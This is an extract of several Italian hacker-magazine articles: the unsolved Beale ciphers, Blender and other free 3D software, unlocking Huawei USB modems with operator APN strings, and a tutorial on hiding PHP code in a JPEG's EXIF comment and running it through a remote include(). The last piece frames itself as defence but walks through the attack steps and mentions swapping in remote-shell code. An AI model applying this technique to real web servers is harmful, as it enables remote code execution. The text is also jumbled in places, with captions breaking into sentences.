Una tonnellata e mezza d'oro e oltre 2 e mezzo d'argento più svariati gioielli, che superano abbondantemente il valore di 35 milioni di euro al cambio attuale. Questa è la posta messa in palio da tre fogli coperti di numeri che dal 1829 hanno affrontato innumerevoli tentativi di decifrazione. Tutto sembra essere iniziato nel 1817, quando Thomas Beale e alcuni compagni scoprono, a nord di Santa Fe, negli USA, una ricchissima miniera di oro e argento. Per quasi 5 anni, Beale e i suoi diventarono minatori, trasferendo le ricchezze estratte in un deposito segreto in Virginia. Beale, per sicurezza, affidò la custodia dei documenti necessari per il recupero del tesoro a un uomo di sua fiducia, un certo Robert Morris, a cui promise di far avere in seguito la chiave necessaria per risolvere i tre fogli cifrati ed ottenere le informazioni utili a ritrovare il tesoro. In realtà, la stessa leggenda indica che Beale non fece mai arrivare alcuna chiave a Morris e questi, dopo aver tentato inutilmente per anni di decifrare il codice, cedette i documenti a un amico. Quest'ultimo riuscì a decifrare il secondo foglio, contenente la descrizione del tesoro ma non riuscì ad andare più in là. La leggenda finisce nel 1885, quando i documenti vengono resi pubblici con la stampa di un piccolo libro che racconta la storia e che ha dato il via a una vera e propria corsa all'oro che ha visto come protagonisti gli avventurieri più improbabili, seri ricercatori e accaniti critto analisti.

:: Il secondo foglio

L'unico foglio decifrato, il secondo, utilizza come unica chiave un intero testo: la Dichiarazione di Indipendenza americana. Beale ha numerato sequenzialmente le 1322 parole della dichiarazione e non ha fatto altro che scrivere il suo testo usando l'iniziale di ogni parola come cifra di codifica. Questo metodo di codifica, naturalmente, non è un'invenzione di Beale: è un sistema di codifica noto che,

La Dichiarazione di Indipendenza americana è il testo usato come chiave per decifrare il secondo foglio di Beale. Praticamente qualsiasi testo storico è stato, invece, applicato agli altri 2 fogli. Finora purtroppo senza successo.

però,dà un problema notevole a qualsiasi critto analista. Il testo è cifrato a chiave unica, con corrispondenze multiple di cifratura delle lettere e qualsiasi analisi risulta inutile, mancando totalmente la possibilità di valutare statisticamente la distribuzione del codice cifrato. Ancora di più: contrariamente ai sistemi di cifratura abituali, la chiave di cifratura può essere estremamente più lunga del messaggio stesso, rendendo inutile qualsiasi analisi di sezione del testo in cifra. Per fare un esempio, pensiamo di codificare la frase "Io sono qui" usando la Collector's Edition de Il signore degli Anelli in inglese, in edizione del 1966. Il risultato sarebbe 3,17,34,39,135,131,184,163,157 che non presenta alcuna possibilità di indagine statistica che possa far notare la presenza di più lettere identiche, trasposte con cifre diverse, così come la lingua del messaggio o indicazioni sulla sua natura. Di più: l'uso stesso di un determinato libro, in un'edizione precisa e con determinate caratteristiche potrebbe rendere impossibile decifrare il messaggio anche indovinando il titolo corretto ma usandone altre versioni. Una difficoltà piuttosto difficile da superare, anche con il supporto delle biblioteche più vaste al mondo. Posto che i fogli siano veri e non si tratti di una bufala, come è possibile identificare i libri a disposizione di Beale per la codifica tra le centinaia di migliaia di copie e versioni pubblicate fino al 1829? Posto che si tratti di libri e non di altri generi di scritti, visto che questa codifica può essere applicata anche usando come chiave i giornali, i manifesti e, in genere, qualsiasi scritto. Una complicazione nella complicazione, insomma, che diventa ancor più grande pensando di usare un testo scritto in proprio per la codifica di un messaggio segreto. Se la chiave che Beale non ha recapitato a Morris fosse stato un piccolo racconto scritto da Beale stesso, il testo cifrato sarebbe del tutto impossibile da decodificare in sua assenza.

:: Verità o leggenda?

Per altri versi, la lunghezza dei messaggi non ancora decifrati e la logica danno comunque qualche informazione.

Bedford, in Virginia, è la contea dove sarebbe sepolto il fantastico tesoro. Ormai è inutile sperare di trovarlo per caso: in più di un secolo è stata passata palmo a palmo, sottosuolo incluso.

Alcuni avanzano l'ipotesi che la National Security Agency abbia individuato e requisito il tesoro per evitare il crollo del prezzo dell'oro e, di conseguenza, una drammatica situazione per la riserva nazionale federale. Ma, appunto, è solo un'ipotesi.

LA SEQUENZA INTEGRALE
HACKERJOURNAL.IT

Per prima cosa risulta strano che sia stato decifrato il secondo foglio, contenente la descrizione del tesoro. È una descrizione già contenuta nella leggenda e la scelta di decodificare quel foglio sostanzialmente inutile sembra quasi gettare l'amo per convincere i curiosi che non è impossibile decifrare gli altri due fogli: quasi il prologo di una burla. Inoltre, la leggenda afferma che nel terzo foglio sono contenuti i nomi e i luoghi di origine dei 30 compagni di Beale. La lunghezza di questo testo, però, è di soli 618 caratteri che equivalgono a circa 20 caratteri per ogni nome e indicazione di località: un po' troppo pochi per un elenco realistico.

Un altro problema riguarda la logica: perché usare tre chiavi diverse per i tre testi, quando una sola chiave può tenere impegnate per anni moltissime persone? Questo indizio, unito alla presenza nel testo decifrato di parole non usate prima del 1840, fa propendere la bilancia a favore di una burla in piena regola. D'altra parte, la burla sembra troppo ben congegnata per essere tale e le analisi dei testi cifrati, sulla base di quello decifrato, fanno propendere per considerarli dei veri testi in cifra e non dei testi inventati.

Di certo, chiunque riuscirà a trovare la chiave corretta è destinato ad entrare nella storia visto che i due testi ancora in cifra hanno resistito alle indagini dei matematici più brillanti e dei computer più potenti. Il contenuto del primo foglio, con l'indicazione di dov'è il tesoro, il secondo foglio, la sua decifratura e il terzo foglio sono disponibili sul nostro sito.

Anche Hollywood si inchina ai software di grafica open source. E quante sorprese!


QUANDO IL 3D È GRATIS

Partiamo con un po' di spettacolo: facciamo un salto sul sito www.bigbuckbunny.org, clicchiamo su Trailer e, più in basso, su uno dei formati video a disposizione. Magari lo sfavillante QuickTime 1080p/5.1 Surround. Ecco, ora gustiamoci il filmato: un clip di un film d'animazione dalla grafica superlativa. Parliamo di modelli 3D definiti, texture di altissima qualità, animazioni allo stato dell'arte. Una cura maniacale, insomma, che lascia subodorare un "dietro le quinte" ricco di abili artisti e software all'avanguardia.
Software costosissimi, alla mercé solo dei grandi studi di produzione, che possono accollarsi una spesa di diverse migliaia di euro per ogni licenza. Niente di più sbagliato: benché l'abilità degli artisti non si discuta, "Big Buck Bunny" (questo il nome del film) è stato realizzato con Blender. E si tratta di un software open source, completamente gratuito. Questo film è diventato un po' il simbolo di cosa si può realizzare con Blender, ma anche "Yo Frankie!" (www.yofrankie.org), un videogioco all'avanguardia, dimostra che il potente motore di Blender può essere modificato per creare titoli che non hanno niente da invidiare a quelli commerciali.
Un'altra buona (anzi, ottima!) notizia è che Blender non è solo. A fargli buona compagnia infatti, ci sono altri software gratuiti pronti a far esplodere l'artista che è in noi. O il coder, nel caso volessimo mettere mano al codice di eventuali progetti open source.

Il mitico Big Buck Bunny, il simbolo di ciò che è possibile ottenere con Blender.

:: Installiamo Blender

Ci prudono già le mani? Il mouse è caldo al punto giusto? Il monitor ammicca di fronte a noi? Allora, per prima cosa, precipitiamoci su www.blender.org. Da qui, clicchiamo in alto a destra, su Download Now. Nella pagina successiva, scegliamo se scaricare la versione per Windows a 32 o 64 bit.
Se propendiamo per la prima, per esempio, clicchiamo su Blender 2.48b Installer (ma mentre leggiamo potrebbe essere disponibile una nuova versione) e scarichiamo il file d'installazione nel computer. Fatto questo, facciamo doppio clic sul file scaricato

strumento Lattice di Blender. Del resto, si tratta di “un'arma segreta” sfruttata ampiamente dai più grandi grafici.

Blender è disponibile anche nella “potenziata” versione a 64 bit…

e avviamo l'installazione. Clicchiamo su Next, I Agree, e ancora Next fino alla fine. Potrebbe venirci chiesto di installare Python, e in questo caso siamo direzionati su www.python.org. Terminata l'installazione, clicchiamo su Finish, ed ecco che Blender è avviato.

::"Lattice", che forza!

Un esempio piuttosto “forte” della potenza di Blender è dato dallo strumento Lattice, una vera e propria calamita che semplifica di molto il processo di modellazione di un poligono. Di base, Lattice funziona come una calamita: basta agire su questa per deformare di conseguenza i vertici del modello desiderato. Per prima cosa, selezioniamo File/New, premiamo X e quindi clicchiamo su Erase selected Object. Fatto questo, premiamo la barra spaziatrice, e selezioniamo Add/Surface/NURBS Sphere. Premiamo S, poi spostiamo il mouse per ingrandire la sfera. Non troppo, quel tanto che basta per riempire lo spazio di lavoro. Nella barra dei comandi appena più sotto, clicchiamo sull'icona che sta a destra di Object Mode, e selezioniamo Wireframe. Poi, clicchiamo su Object Mode e scegliamo Edit Mode. Con la sfera selezionata, scegliamo Add/Lattice. Compare un piccolo cubo rosa al centro della sfera. Nel pannello visualizzato più sotto, nella sezione Lattice, impostiamo i seguenti valori:

- **U: 9**
- **V: 3**
- **W: 3**

Ora clicchiamo col tasto destro del mouse sulla sfera, per selezionarla. Tenendo premuto il tasto Shift, clicchiamo adesso col tasto destro sul cubo. Prenaoimo la combinazione di tasti Ctrl+P, e selezioniamo Lattice Deform. Selezioniamo quindi il cubetto e, agendo sul tasto centrale del mouse, deformiamo di conseguenza la sfera. Mano a mano che proseguiamo nel nostro lavoro di modellazione, possiamo osservarlo in una rappresentazione più “solida”: clicchiamo sull'icona che sta a destra della voce Object Mode- Edit Mode, e selezioniamo Solid. Se lo desideriamo, possiamo effettuare la modellazione anche con questa visuale. Il sito di Blender, così come la Rete in genere, pullula di esempi dei risultati ottenibili con lo

::Tra engine e grafica

Dicevamo che Blender, comunque, non è l'unico software grafico gratuito di un certo livello. Tuttavia, la sua peculiarità è di fornire all'occorrenza (e a chi sa sfruttarlo), il suo motore interno, un vero e proprio arsenale di funzioni grafiche avanzate pronte per essere programmate e riprogrammate per realizzare vere e proprie applicazioni 3D: videogiochi, certo, ma anche altri software.

Magari nuovi programmi di modellazione! Se siamo interessati al solo motore grafico, nel sito di Blender troviamo il codice open source, piuttosto ordinato e commentato. Oppure possiamo propendere per un altro engine 3D, come Crystal Space (www.crystalspace3d.org). Se, al contrario, ci interessa la modellazione “pura”, magari orientata proprio a realizzare personaggi ed elementi grafici dei videogiochi, non ci resta che puntare su GMax. Lo scarichiamo gratuitamente da http://www.turbosquid.com/gmax e si tratta di una versione “light” del ben più noto 3D Studio.

Blender offre anche un'efficace gestione delle linee curve. Servono altri commenti a immagini come questa?

Il PHP nascosto

La tecnica per inserire ed eseguire codice malevolo all'interno di innocui file grafici

Non tutti sanno che all'interno delle più comuni estensioni di file grafici possono esser presenti molteplici dati. Scopriamo come difenderci visualizzandoli e trasformiamo una possibile minaccia in uno strumento a nostro favore, modificandoli a nostro piacimento.

:: Primo passo: l'EXIF

L'Exif (Exchangable File Format) è una specifica per il formato di file immagine utilizzato dalle fotocamere digitali che permette di inserire numerose informazioni all'interno delle foto. Facendo un'analisi generale possiamo dire che ogni file JPEG ha inizio con il valore binario '0xFFD8' e si conclude con '0xFFD9'. Tra questi due valori sono presenti dei '0xFFXX', comunemente chiamati "MARKERS", che segnalano la posizione dell' "information data" (ovvero dove risiedono i metadati associati all'immagine). Grazie all'utilizzo di un GPS e di questo formato, è per esempio possibile associare le coordinate di latitudine/longitudine di uno scatto all'interno di un'immagine in modo da associare ad ogni fotografia, in maniera univoca, la propria posizione geografica.

Questi dati però sono facilmente modificabili. Ed è proprio qui che si annida la possibilità per chiunque abbia un minimo di conoscenze tecniche di inserire, all'interno del file stesso, del codice malevolo. Mettiamoci quindi, ipoteticamente, nei panni di un attaccante e vediamo quali strumenti dovremmo utilizzare per portare a termine la nostra azione.

:: Software

Per modificare i dati utilizzeremo un efficiente software creato da Matthias Wandel chiamato JHEAD. Lo possiamo scaricare direttamente al sito ufficiale (**http://www.sentex.ca/~mwandel/jhead/**) dove troviamo l'ultima relase (attualmente la 2.86 rilasciata il 14 febbraio) con i file compilati e i file sorgenti sia per piattaforme Linux che per Windows e Mac OS-X.

:: Analisi

Dopo aver scaricato il programma e scelto un'immagine di prova, lanciamo tramite terminale il comando "jhead $nomefile". La risposta di output dovrebbe essere simile a quella rappresetata in **Figura 1**.





Figura 1.

Come possiamo vedere sono presenti molteplici dati tra i quali la data di scatto, il modello della macchina fotografica utilizzata, la risoluzione e dimensione del file, l'apertura focale/obbiettivo, il tempo di esposizione, il focus e lo stato del bilanciamento del bianco. In pratica tutti i classici dati utili a un fotografo professionista. Andando invece a visualizzare i dati contenuti in un file creato tramite un editor di immagini.

:: Injiection & Results

Come possiamo notare la cosa veramente interessante è la presenza del tag "Comment" che tramite la funzione di scrittura di JHEAD possiamo andare a modificare a nostro piacimento. Proviamo per esempio, tramite il comando "jhead -ce $nomefile" ad inserire all'interno del commento il **Codice 1**. Andiamo a richiamare l'immagine tramite la funzione include() di uno script php, **Codice 2**.
Ovviamente al posto della variabile $urlimmagine inseriremo nel codice l'URL dell'immagine uploadata sul webserver da "attaccare". I risultati dovrebbero esser pressapoco come i seguenti illustrati in **Figura 2.** Alcuni webserver (tra cui anche Apache) non permettono per motivi di sicurezza, grazie alla configurazione di default, di accedere o richiamare file esterni al webserver stesso visualizzando un messaggio di errore come quello dell'esecuzione della funzione include riportato in **Codice 3**. Per ovviare a questo problema basta modificare il file di configurazione "PHP.ini" del webserver dell'attacker (su cui avviare l'include) portando il valore di "allow_url_fopen" da "OFF" a "ON".

APPROFONDIMENTI

Sito ufficiale: **http://www.sentex.ca/~mwandel/jhead/**

Documentazione: **http://park2.wakwak.com/~tsuruzoh/Computer/Digicams/exif-e.html**

Documentazione: **http://www.exif.org/**

Documentazione: **http://www.kodak.com/global/plugins/acrobat/en/service/digCam/exifStandard2.pdf**

Documentazione: **http://it.wikipedia.org/wiki/Exchangeable_image_file_format**

[Codice 1]

```
<?php
phpinfo()
?>
```

[Codice 2]

```
<?php
include('$urlimmagine');
?>
```

[Codice 3]

```
Warning: include() [function.include]: URL file-access is disabled in the server configuration in $URLSCRIPT on line 2
Warning: include($URLIMMAGINE) [function.include]: failed to open stream: no suitable wrapper could be found in $URLSCRIPT on line 2
Warning: include() [function.include]: Failed opening '$URLIMMAGINE' for inclusion (include_path='.;$URLPHP') in $URLSCRIPT on line 2
```

Quindi dovremo riavviare il demone per eseguire le modifiche.
Appurato quindi l'avvenuta esecuzione del sistema di injiection, sta a noi scegliere quale codice far eseguire. In questo caso è stato eseguito un semplice phpinfo() ma nulla ci vieta di inserire codice che richiami l'upload di file o cartelle, l'esecuzione di shell remote o la creazione/modifica di file sul webserver.

Figura 2.

L'estrema facilità di utilizzo di questa tecnica e la poca attenzione che prestano i webmaster a questa tipologia di attacco la rende molto efficace e parecchio difficile da individuare. Chi di voi ha mai controllato che le immagine uploadate sul proprio sito siano realmente "pulite" da questo tipo di attacco?
Se volete approfondire lo studio del formato Exif e del software JHEAD vi rimandiamo ai link contenuti nel box di approfondimento.
Buon Hack a tutti!

Juice

migrazione completa

Chiavette bloccate

I vecchi modem usb vanno ancora alla grande e possono essere liberati

Indubbiamente le chiavette USB ci hanno conquistato, perché al costo di qualche piccolo ingombro in più è possibile dotare un moderno PC di una periferica completamente nuova. In un dispositivo grande come un dito possiamo trovare di tutto: un decoder digitale terrestre, una "semplice" memoria di massa o un fiammante modem umts/hsupa come la chiavetta Huawei (**www.huawei.com**).

:: L'hardware bloccato

Questo produttore ha realizzato molti modem della stessa tipologia basata su chiavetta USB e diversi provider telefonici hanno scelto di proporli alla propria clientela per spingere anche in Italia sulla diffusione di Internet a banda larga via reti mobili. Tra i prodotti più diffusi e pubblicizzati c'è la famiglia dei modelli **E160X/E170** che recentemente viene praticamente svenduta, dal momento che sono usciti modelli superiori che raggiungono i **7,2Mbit/s** di base (sempre nominali ovviamente) e i gestori si ritrovano ampie scorte del modello vecchio di due anni, **E160,** che arriva "appena" a **3,6Mbit/s.**

Nelle prove effettuate da numerosi tester in realtà non sono mai state toccate le velocità massime, neanche quelle garantite dall'umts, il che la

dice lunga su quanto sia larga questa banda tanto pubblicizzata. Tuttavia un dato è certo: a differenza di quanto dichiarato dai gestori telefonici, l'hardware Huawei funziona tranquillamente con le SIM di tutti gli operatori. Non esiste cioè il cosiddetto operator-lock che viene dichiarato informalmente alla sottoscrizione di un abbonamento o all'acquisto del modem presso un punto vendita ufficiale di qualche operatore telefonico. Il personale informa infatti che l'hardware che si sta acquistando non funziona con le altre SIM, politica volta a incentivare il cliente alla sottoscrizione di un abbonamento dati con loro, ma questo non è assolutamente vero.

:: Sblocco

Gli operatori non vogliono infatti dichiarare che l'hardware che danno in comodato gratuito o in vendita è libero da vincoli e può essere utilizzato con contratti della concorrenza, anche perché il costo necessario a vincolare l'hardware su un particolare operatore il più delle volte non sarebbe giustificabile.

In questo caso la via che si rivela più semplice, e soprattutto più economica, risulta quindi quella di bloccare il software che viene dato a corredo e che "stranamente" non funziona se nel modem è inserita una sim di altro gestore, dando veridicità alle dichiarazioni del rivenditore. In particolare, impedisce di avviare una connessione tramite la sua procedura guidata disconoscendo la sim inserita. Questo è possibile perché è presente nel firmware della chiavetta una componente chiamata dashboard che può essere sostituita da una versione no-brand (reperibile facilmente in rete) che rende possibile utilizzare il software con ogni sim; va però tenuto presente che un'operazione di questo genere comporta decadenza della garanzia.

Questo semplice trucchetto è sufficiente a bloccare (in modo del tutto opinabile), un utente inesperto che a mala pena comprende la funzione del modem. E il software fornito a corredo ha un unico scopo: fornire i driver necessari a pilotare la periferica. Per la connessione infatti non è necessario né modificare la dashboard né utilizzare il software fornito dal gestore.

TIM	+CGDCONT=1,"IP","ibox.tim.it","",0,0 oppure +CGDCONT=1,"IP","uni.tim.it","",0,0 oppure +CGDCONT=1,"IP","wap.tim.it","",0,0
VODAFONE	+CGDCONT=1,"IP","web.omnitel.it","",0,0
TRE	+CGDCONT=1,"IP","naviga.tre.it","",0,0" oppure +CGDCONT=1,"IP","datacard.tre.it","",0,0 oppure +CGDCONT=1,"IP","tre.it","",0,0
WIND	+CGDCONT=1,"IP","internet.wind","",0,0 oppure +CGDCONT=1,"IP","internet.wind.biz","",0,0

Nota: in caso di errore da parte del modem aggiungere AT prima di +CGDCONT

Ma per un utente più smaliziato il gioco è semplice: basta installare il software e attendere il riconoscimento e la configurazione della periferica. Una volta completata questa fase, si lancia il software del gestore telefonico per verificare che l'hardware sia pilotato correttamente e che, ovviamente, ci sia una adeguata copertura di campo. Dopo questa verifica tale software non occorrerà più e sarà persino possibile disinstallarlo (i driver solitamente restano installati nella directory di windows), o comunque chiuderlo e e configurare una normalissima connessione via modem in cui sarà sufficiente indicare la chiavetta come periferica da utilizzare.

:: Configurazione

Ci si avvicina così ad avere la connessione funzionante con gli strumenti base di Windows; occorrono a questo punto solo due informazioni: il numero virtuale da chiamare e la stringa APN da trasmettere.

Come numero va impostato *99# (a seconda dei casi potrebbe essere anche *99***1#), mentre la stringa APN dipende dal gestore con il quale ci si vuole connettere.
Questa stringa andrà impostata nei parametri avanzati. Per configurarli, su Windows XP (su Vista è lo stesso): da Pannello di controllo->Sistema->Hardware->Gestione periferiche cercare il modem appena installato (Huawei su usb). Aprire il pannello di configurazione e selezionare il foglio Avanzate. Qui nel campo "Comandi di inizializzazione addizionali" inserire la stringa relativa all'operatore con il quale ci si collega.
La connessione a questo punto è pronta e ci si deve solo assicurare di avere copertura della rete desiderata (nel caso di TRE ad esempio è importante trovarsi in UMTS per non pagare care tariffe di roaming per gprs su TIM): la chiavetta segnalerà tramite led di diversa colorazione dove si trova (verde per gprs, azzurro per umts, blu per hsdpa). In questo caso il software può tornare utile, ad esempio, nel caso volessimo bloccare la chiavetta in solo umts.

Massimiliano Brasile